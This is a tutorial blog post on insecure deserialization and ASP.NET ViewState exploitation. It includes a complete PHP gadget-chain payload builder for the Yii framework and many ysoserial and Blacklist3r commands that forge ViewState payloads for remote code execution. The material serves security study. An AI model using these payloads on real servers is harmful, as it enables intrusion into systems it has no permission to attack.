ViewState insecure deserialization
deep-dive and analisys of ViewState insecure deserialization
Insecure Deserialization
Introduction

Serialization is the process of converting complex data structures, such as objects and their fields, into a “flatter” format that can be sent and received as a sequential stream of bytes.
Crucially, when serializing an object, its state is also persisted. In other words, the object’s attributes are preserved, along with their assigned values.
Foundational Concepts
Broadly speaking, there are two approaches you can take when manipulating serialized objects. You can either edit the object directly in its byte stream form, or you can write a short script in the corresponding language to create and serialize the new object yourself. The latter approach is often easier when working with binary serialization formats.
Identify serialized data
During auditing, you should look at all data being passed into the website and try to identify anything that looks like serialized data. Serialized data can be identified relatively easily if you know the format that different languages use:
| Language | Format | Example of Serialized Data | Recurring Bytes |
|---|---|---|---|
| Python | Pickle | b’\x80\x04\x95\x08\x00\x00\x94.’ | Starts with \x80\x04 (protocol version 4), ends with . |
| Java | Java Serialization | ac ed 00 05 73 72 … 78 70 | Starts with ac ed 00 05 in hex or rO0 in Base64 |
| PHP | Serialize | a:1:{s:4:”name”;s:5:”Alice”;} | Has specific identifiers as s: for strings, a: for arrays, i: for integers |
| .NET (C#) | BinaryFormatter | 00010001 7372 … 0000 | Starts with a header, includes 7372 for class names |
| ASP.NET | ViewState | /we…(Base64) | Often starts with /we or similar when not encrypted. Is Base64 encoded |
| Go | Gob | \x03\xff\x81\x02\x01\x01\x06… | Binary encoding, includes control bytes |
Manipulating serialized objects
Broadly speaking, there are two approaches you can take when manipulating serialized objects. You can either edit the object directly in its byte stream form, or you can write a short script in the corresponding language to create and serialize the new object yourself. The latter approach is often easier when working with binary serialization formats.
Modify object attributes
Consider a website that uses a serialized User object to store data about a user’s session in a cookie:
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";**b:0**;}
The isAdmin attribute is an obvious point of interest. An attacker could simply change the boolean value of the attribute to 1 (true), re-encode the object, and overwrite their current cookie with this modified value.
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";**b:1**;}
1
2
3
4
$user = unserialize($_COOKIE);
if ($user->isAdmin === true) {
// allow access to admin interface
}
This vulnerable code would instantiate a User object based on the data from the cookie, including the attacker-modified isAdmin attribute. At no point is the authenticity of the serialized object checked.
Modify data types
We’ve seen how we can modify attribute values in serialized objects, but it’s also possible to supply unexpected data types.
O:4:"User":2:{s:8:"username";s:6:"carlos";s:8:"password";**s:10:”mypassword”**;}
In PHP 7.x and earlier the comparison 0 == “Example string” evaluates to true, because PHP treats the entire string as the integer 0 if the string does not start with a number, otherwise is converted into the start number itself.
O:4:"User":2:{s:8:"username";s:6:"carlos";s:8:"password";**i:0**;}
1
2
3
4
login = unserialize($_COOKIE)
if ($login['password'] == $password) {
// log in successfully
}
As long as the stored password does not start with a number, the condition would always return true, enabling an authentication bypass.
Abuse application functionality
As well as simply checking attribute values, a website’s functionality might also perform dangerous operations on data from a deserialized object. In this case, you can use insecure deserialization to pass in unexpected data and leverage the related functionality to do damage.
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"image_location";s:7:"**/home/pic.jpg**"}
1
2
3
4
5
deleteAccount() {
// Delete profile picture
if (file_exists($this->image_location)) {
unlink(**$user->image_location**);
}
For example, as part of a website’s “Delete user” functionality, the user’s profile picture is deleted by accessing the file path in the $user->image_location attribute. If this $user was created from a serialized object, an attacker could exploit this by passing in a modified object with the image_location set to an arbitrary file path. Deleting their own user account would then delete this arbitrary file as well.
Gadgets Chains

A “gadget” is a snippet of code that exists in the application that can help an attacker to achieve a particular goal. An individual gadget may not directly do anything harmful with user input. However, the attacker’s goal might simply be to invoke a method that will pass their input into another gadget. By chaining multiple gadgets together in this way, an attacker can potentially pass their input into a dangerous “sink gadget”, where it can cause maximum damage.
It is important to understand that, unlike some other types of exploit, a gadget chain is not a payload of chained methods constructed by the attacker. All of the code already exists on the website. The only thing the attacker controls is the data that is passed into the gadget chain. This is typically done using a magic method that is invoked during deserialization, sometimes known as a “kick-off gadget”.
In the wild, many insecure deserialization vulnerabilities will only be exploitable through the use of gadget chains. This can sometimes be a simple one or two-step chain, but constructing high-severity attacks will likely require a more elaborate sequence of object instantiations and method invocations. Therefore, being able to construct gadget chains is one of the key aspects of successfully exploiting insecure deserialization.
Building a gadget chain
Below we can see an example of gadget chain for a open source PHP GUI framework called YII.
Please note that this steps are taken from following blog: https://blog.redteam-pentesting.de/2021/deserialization-gadget-chain/
Step. 1
Class: yii\db\BatchQueryResult
1
2
3
4
5
public function __destruct()
{
   // make sure cursor is closed
   $this->reset();
}
We identify the magic method __destruct() which is called when an object is about to be garbage-collected. We proceed analyzing reset() function.
Step. 2
Class: yii\db\BatchQueryResult
1
2
3
4
5
6
7
8
9
10
public function reset()
{
   if ($this->_dataReader !== null) {
       $this->_dataReader->close();
   }
   $this->_dataReader = null;
   $this->_batch = null;
   $this->_value = null;
   $this->_key = null;
}
The reset() function call _dataReader->close(), we proceed analyzing the close() function.
Step. 3
Class: yii\web\DbSession
1
2
3
4
5
6
7
8
public function close()
{
   if ($this->getIsActive()) {
       // prepare writeCallback fields before session closes
       $this->fields = $this->composeFields();
       YII_DEBUG ? session_write_close() : @session_write_close();
   }
}
The close() function call getIsActive() and composeFields().
Step. 4
Class: yii\web\DbSession
1
2
3
4
public function getIsActive()
{
   return session_status() === PHP_SESSION_ACTIVE;
}
We see nothing relevant here.
Step. 5
Class: yii\web\MultiFieldSession
1
2
3
4
5
6
7
8
9
10
11
protected function composeFields($id = null, $data = null)
{
   $fields = $this->writeCallback ? call_user_func($this->writeCallback, $this) : [];
   if ($id !== null) {
       $fields['id'] = $id;
   }
   if ($data !== null) {
       $fields['data'] = $data;
   }
   return $fields;
}
We see that composeFields() use call_user_func() if the property writeCallBack is set. As this function can be used to dynamically invoke PHP functions, for example by their function names, we can abuse this code.
Step. 6
Class: yii\caching\ExpressionDependency
1
2
3
4
protected function generateDependencyData($cache)
{
   return eval("return {$this->expression};");
}
We identify the generateDependencyData() method which is perfect for our purpose as eval() is called executing arbitrary code stored in $this->expression.
Step. 7
We construct our payload builder so that a serialized object with methods and classes identified before is given.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
<?php
namespace yii\web
{
    class DbSession
    {
        public $writeCallback;
    }
}

namespace yii\caching
{
    class ExpressionDependency
    {
        public $expression;
    }
}

namespace yii\db
{
    class BatchQueryResult
    {
        private $_dataReader;

        function __construct($code)
        {
            $expression = new \yii\caching\ExpressionDependency();
            $expression->expression = $code;
            $writeCallback = array($expression, "evaluateDependency");
            $this->_dataReader = new \yii\web\DbSession();
            $this->_dataReader->writeCallback = $writeCallback;
        }
    }
}

namespace main
{
    if($argc < 2)
    {
        echo("Usage: php {$argv[0]} [code]");
        exit();
    }
    $ser = serialize(new \yii\db\BatchQueryResult($argv[1]));
    echo($ser . "\n");
    echo("===================================================\n");
    echo("urlencoded: \n");
    echo(urlencode($ser) . "\n");
}
?>
Step. 8
The PHP script can be run as follows:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ php yii2-gadget.php 'passthru("whoami");'
O:23:"yii\db\BatchQueryResult":1:{s:36:"yii\db\BatchQueryResult_dataReade
r";O:17:"yii\web\DbSession":1:{s:13:"writeCallback";a:2:{i:0;O:32:"yii\cach
ing\ExpressionDependency":1:{s:10:"expression";s:19:"passthru("whoami");";}
i:1;s:18:"evaluateDependency";}}}
===================================================
url-encoded:
O%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb
%5CBatchQueryResult%00_dataReader%22%3BO%3A17%3A%22yii%5Cweb%5CDbSession%22
%3A1%3A%7Bs%3A13%3A%22writeCallback%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A32%3A%22yii
%5Ccaching%5CExpressionDependency%22%3A1%3A%7Bs%3A10%3A%22expression%22%3Bs
%3A19%3A%22passthru%28%22whoami%22%29%3B%22%3B%7Di%3A1%3Bs%3A18%3A%22evalua
teDependency%22%3B%7D%7D%7D
Working with pre-built gadget chains
Manually identifying gadget chains can be a fairly arduous process, and is almost impossible without source code access. Fortunately, there are a few options for working with pre-built gadget chains that you can try first.
There are several tools available that provide a range of pre-discovered chains that have been successfully exploited on other websites. Even if you don’t have access to the source code, you can use these tools to both identify and exploit insecure deserialization vulnerabilities with relatively little effort. This approach is made possible due to the widespread use of libraries that contain exploitable gadget chains. For example, if a gadget chain in Java’s Apache Commons Collections library can be exploited on one website, any other website that implements this library may also be exploitable using the same chain.
Focus on ViewState
What is viewstate

The ViewState is a mechanism built into the ASP.NET platform for persisting elements of the user interface and other data across successive requests. The data to be persisted is serialized by the server and transmitted via a hidden form field. When it is posted back to the server, the ViewState parameter is deserialized and the data is retrieved.
The ViewState parameter is a base64 serialized parameter that is normally sent via a hidden parameter called __VIEWSTATE with a POST request.
See following blog to deep viewstate functionalities: https://weblogs.asp.net/infinitiesloop/truly-understanding-viewstate.
By default, the serialized value is signed by the server to prevent tampering by the user; however, this behavior can be disabled by setting the Page.EnableViewStateMac property to false.
How viewstate works

ASP.NET implements a specific workflow to use the ViewState parameter. Thanks to this mechanism ASP.NET web applications are able to maintain UI state and track changes without requiring session storage or database lookups.
Below we can see how application server manage and use the ViewState parameter:
MAC Validation algorithm
Message authentication code (MAC) validation feature is a security mechanism implemented in ASP.NET ViewState to ensure that data has not been tampered and to confirm that the data is originated from the server that created it.
](/assets/img/posts/ViewState_InsecDes/image%204.png)
https://en.wikipedia.org/wiki/HMAC
1
MAC = HMAC(Key || ViewStateData)
Where:
HMACis the hashing algorithmKeyis derived from themachineKeyconfiguration or AutoGenerate key ( if AutoGenerate is used keys are stored on system memory)ViewStateDatais the serialized and Base64-encoded ViewState content
How is it used:
LosFormatterclass serialize the dataObjectStateFormatterclass performs the signing, encryption, and verification tasks with MACmachineKeysection of theweb.config(application level) ormachine.config(machine level) files typically contains the keys required to perform the signing and/or encryption mechanism- When request is sent ASP.NET re-computes the MAC and compares it to the provided one. If they don’t match, an exception is thrown, indicating possible tampering
1
<machineKey validationKey="[String]"  decryptionKey="[String]" validation="[SHA1 | MD5 | 3DES | AES | HMACSHA256 | HMACSHA384 | HMACSHA512 | alg:algorithm_name]"  decryption="[Auto | DES | 3DES | AES | alg:algorithm_name]" />
Scope of MAC Validation:
- Integrity: Ensures that the data has not been altered during transmission
- Authenticity: Confirms that the data originated from the server that created it
When viewstate is exploitable
It is normally possible to run code on a web server where a valid ViewState can be forged. This can be done when the message authentication code (MAC) validation feature has been disabled or by knowing the:
- Validation key and its algorithm prior to .NET Framework version 4.5
- Validation key, validation algorithm, decryption key, and decryption algorithm in .NET Framework version 4.5 or above
Where can we found these secrets?
machineKey section of the web.config (application level) or machine.config (machine level) files typically contains the keys required to perform the signing and/or encryption mechanism.
1
2
3
4
5
<machineKey
validationKey="[String]" decryptionKey="[String]"
validation="[SHA1 | MD5 | 3DES | AES | HMACSHA256 | HMACSHA384 | HMACSHA512 ]"
decryption="[Auto | DES | 3DES | AES ]"
/>
How can we access these files?
As we can now understand, retreive machineKey section is crucial to be able to exploit ViewState parameter. Below some of the options that we have:
Application Flaws:
- Local File Read
- Directory Traversal
OSINT:
- Search Static Keys Disclosed
- Use of public project (Github, etc) with hard-coded keys
- PasteBin, StackOverflow, etc
Other:
- File Upload
- Open file share
- Lateral movement
- Etc
MAC Validation Disabled
When Message Authentication Code (MAC) validation feature is disabled, a potential attacker can craft arbitrary ViewState payload to achieve Remote Code Execution.
In the past, it was possible to disable the MAC validation simply by setting the enableViewStateMac property to False in the config file.
Microsoft released a patch in September 2014 link to enforce the MAC validation by ignoring this property in all versions of .NET Framework.
Unfurtunately it is still possible to disable the MAC validation feature by setting the AspNetEnforceViewStateMac registry key to zero in:
1
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v{VersionHere}
Alternatively, adding the following dangerous setting to the application level web.config file can disable the MAC validation as well:
1
2
3
4
5
<configuration>
    <appSettings>
        <add key="aspnet:AllowInsecureDeserialization" value="true" />
    </appSettings>
</configuration>
How to check if MAC is disabled
It should be noted that most scanners do not attempt to send an unencrypted ViewState parameter to identify this vulnerability. As a result, manual testing is required to check whether the MAC validation is disabled.
This can be checked by sending a short random base64 string in the __VIEWSTATE parameter. The following URL shows an example:
https://victim.com/path/page.aspx?__VIEWSTATE=AAAA
- If the target page responds with an error, the MAC validation feature has been disabled
- If no error is given back, MAC validation has been enabled
However, when the ViewStateUserKey property has been used, the application bind the ViewState to a specific user session to prevent CSRF.
In order to do so suppression of exceptions is enabled again as in the case of MAC validation, so if no error message is shown on purpose, it is hard to say whether the MAC validation has been disabled.
Once understood above checks, we can say that automated scanners should use a payload that causes a short delay on the server-side, so that normal behaviour can be compared to the one with our custom payload.
MAC Validation Enabled
When Message authentication code (MAC) validation feature is enabled, a potential attacker needs to know specific secrets in order to craft arbitrary ViewState payload and achieve Remote Code Execution.
As previously seen, we will need the following information to be able to forge a valid ViewState payload:
- Validation key and its algorithm prior to .NET Framework version 4.5
- Validation key, validation algorithm, decryption key, and decryption algorithm in .NET Framework version 4.5 or above
| .NET Framework | Common Gadget | Reason |
|---|---|---|
| 1.0, 1.1 | Custom | No standard gadgets chains found |
| 2.0 - 4.0 | LosFormatter + TypeConfuseDelegate | LosFormatter is the default ViewState serializer in these versions, and it allows arbitrary object deserialization |
| 4.5 - 4.8.1 | TextFormattingRunProperties | Most prior gadgets were patched, but TextFormattingRunProperties remained useful until it was blocked in later versions |
| .NET Core | None | Most gadgets are patched in fully updated versions |
Exploitation
Common Tools
To achieve RCE through Deserialization we can use some publicly available tool in order to generate our payloads leveraging pre-made gadget chains.
YSoSerial.NET: https://github.com/pwntester/ysoserial.net
1
2
3
4
5
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334 --path="/default.aspx" --apppath="/"
--decryptionalg="AES" --decryptionkey="A69D80B92A16DFE1698DFE86D4CED630FA56D7C1661C8D05744449889B88E8DC" --validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
-o base64-urlencode
BlackList3r: https://github.com/NotSoSecure/Blacklist3r
1
2
3
4
5
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata bcZadsda26x/SUsjRGY0CCpvgM2uR3ba1s6humGhHFyr/gz+EP0fbrlBEAFOrq5S8vMknE/ZQ/8NNyWLwg==
--decrypt
--purpose=viewstate --IISDirPath "/" --TargetPagePath "/default.aspx"
What is “purpose”
Microsoft from .NET Framework 4.5 and above have introduced a new mechanism in order to add a layer of security on the Encryption and Validation key, adding purpose strings that will be used to derive the truely used keys.


Sadly this mechanism is not really reliable as the Purpose strings are easily predictable as shown above. To bypass this mechanism, is important to correctly set -p ViewState, –path and –apppath options in ysoserial as shown in the exaple below:
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--path="full/path/to/page/app/default.aspx" --apppath="/app/"
--generator=CA0B0334
--decryptionalg="AES" --decryptionkey="DKEY" --validationalg="SHA1" --validationkey="VKEY"
Test Cases
⚠️
The payloads and parameters shown are merely illustrative and should be used only to get an understanding of the parameters needed to build the payload correctly.
MAC Validation & Encryption disabled
📌 .NET Framework ≥ 4.5
🔑 Machine Key Not Required
enableViewStateMac : false
viewStateEncryptionMode : false
1
2
3
4
5
ysoserial.exe
-p ViewState
-g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
-o base64-urlencode
📌 .NET Framework < 4.5
🔑 Machine Key Not Required
enableViewStateMac : false
viewStateEncryptionMode : false
1
2
3
4
5
ysoserial.exe
-p ViewState
-g TypeConfuseDelegate
-c "echo test > c:\windows\temp\test.txt"
-o base64-urlencode
.NET Framework < 4.5
📌.NET Framework < 4.5
🔑 Machine Key Required
enableViewStateMac : true
viewStateEncryptionMode : false
Remove __VIEWSTATEENCRYPTED
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TypeConfuseDelegate
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
--path="/default.aspx" --apppath="/"
--validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
-o base64-urlencode
If no machine key is found you can try BlackList3r:
1
2
3
4
5
6
7
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata /wEPDwUKLTkyMTY0MDUxMg9kFgICAw8WAh4HZW5jdHlwZQUTbXYWRkbdrqZ4p5EfFa9GPqKfSQRGANwLs=
--purpose=viewstate
--modifier=CA0B0334
--legacy
--macdecode
📌 .NET Framework < 4.5
🔑 Machine Key Required
enableViewStateMac : true
viewStateEncryptionMode : true
remove __VIEWSTATEENCRYPTED.
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
--path="/default.aspx" --apppath="/"
--validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
-o base64-urlencode
If no machine key is found you can try BlackList3r:
1
2
3
4
5
6
7
8
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata /wEPDwUKLTkyMTY0MDUxMg9kFgICAw8WAh4HZW5jdHlwZQUTbXYWRkbdrqZ4p5EfFa9GPqKfSQRGANwLs=
--purpose=viewstate
--modifier=CA0B0334
--legacy
--macdecode
--decrypt
📌 .NET Framework < 4.5
🔑 Machine Key Not Required
enableViewStateMac : false
viewStateEncryptionMode : true
remove __VIEWSTATEENCRYPTED.
1
2
3
4
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
-o base64-urlencode
.NET Framework ≥ 4.5
📌 .NET Framework ≥ 4.5
🔑 Machine Key Required
enableViewStateMac : true
viewStateEncryptionMode : false
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
--path="/default.aspx" --apppath="/"
--validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
-o base64-urlencode
If no machine key is found you can try BlackList3r:
1
2
3
4
5
6
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata bcZadsda26x/SUsjRGY0CCpvgM2uR3ba1s6humGhHFyr/gz+EP0fbrlBEAFOrq5S8vMknE/ZQ/8NNyWLwg==
--modifier=CA0B0334
--purpose=viewstate --IISDirPath "/" --TargetPagePath "/default.aspx"
--macdecode
📌 .NET Framework ≥ 4.5
🔑 Machine Key Required
